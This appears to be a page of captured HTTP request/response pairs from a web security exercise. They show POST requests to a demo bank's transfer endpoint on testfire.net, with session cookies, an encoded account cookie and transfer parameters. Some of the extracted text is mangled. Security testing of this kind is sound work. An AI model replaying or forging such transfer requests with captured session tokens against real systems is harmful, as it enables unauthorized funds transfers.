| <pre> 1 POST /bank/doTransfer HTTP/1.1 2 Host: testfire.net 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/* 5 q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Connection: keep-alive 10 Origin: http://testfire.net 11 Connection: keep-alive 12 Referer: http://testfire.net/bank/transfer.jsp 13 Cookie: JSESSIONID=3C72ED11D01EDBAC17F5B0F1A5039F1D; AlteroAccounts= 14 "ODAwMDAxNzhdaluzN-LTEwMDQ2MzQuMHw4MDAwMDV+O2hLY2tpbmd+MjUuHwONDg1OTgzMzU2MjQyMjE3fkNyZWRpdCBDYXjkfjE 15 Upgrade-Insecure-Requests: 1 16 Priority: u=0, i 17 fromAccount=800004&amp;toAccount=800005&amp;transferAmount=10&amp;transfer=Transfer+Money 18 19 20 </pre> | <pre> 1 HTTP/1.1 200 OK 2 Server: Apache-Coyote/1.1 3 Content-Type: text/html;charset=ISO-8859-1 4 Content-Length: 7303 5 Date: Thu, 02 Oct 2025 06:32:40 GMT 6 7 8 9 10 11 12 13 14 &lt;!-- BEGIN HEADER --&gt; 15 &lt;!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" 16 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"&gt; 17 &lt;html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" &gt; 18 19 20 </pre> |

| jdoe  |  |
|---|--|
| Request   | Response   |
| <pre> 1 POST /bank/doTransfer HTTP/1.1 2 Host: testfire.net 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/* 5 q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 77 10 Origin: http://testfire.net 11 Connection: keep-alive 12 Referer: http://testfire.net/bank/transfer.jsp 13 Cookie: JSESSIONID=3C72ED11D01EDBAC17F5B0F1A5039F1D; AlteroAccounts= 14 "ODAwMDAxNzhdaluzN-LTEwMDQ2MzQuMHw4MDAwMDV+O2hLY2tpbmd+MjUuHwONDg1OTgzMzU2MjQyMjE3fkNyZWRpdCBDYXjkfjE 15 wMDAwLjksfA=" 16 Upgrade-Insecure-Requests: 1 17 Priority: u=0, i 18 19 20 </pre> | <pre> 1 HTTP/1.1 200 OK 2 Server: Apache-Coyote/1.1 3 Content-Type: text/html;charset=ISO-8859-1 4 Content-Length: 7303 5 Date: Thu, 02 Oct 2025 06:29:33 GMT 6 7 8 9 10 11 12 13 14 &lt;!-- BEGIN HEADER --&gt; 15 &lt;!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" 16 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"&gt; 17 &lt;html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" &gt; 18 19 20 </pre> |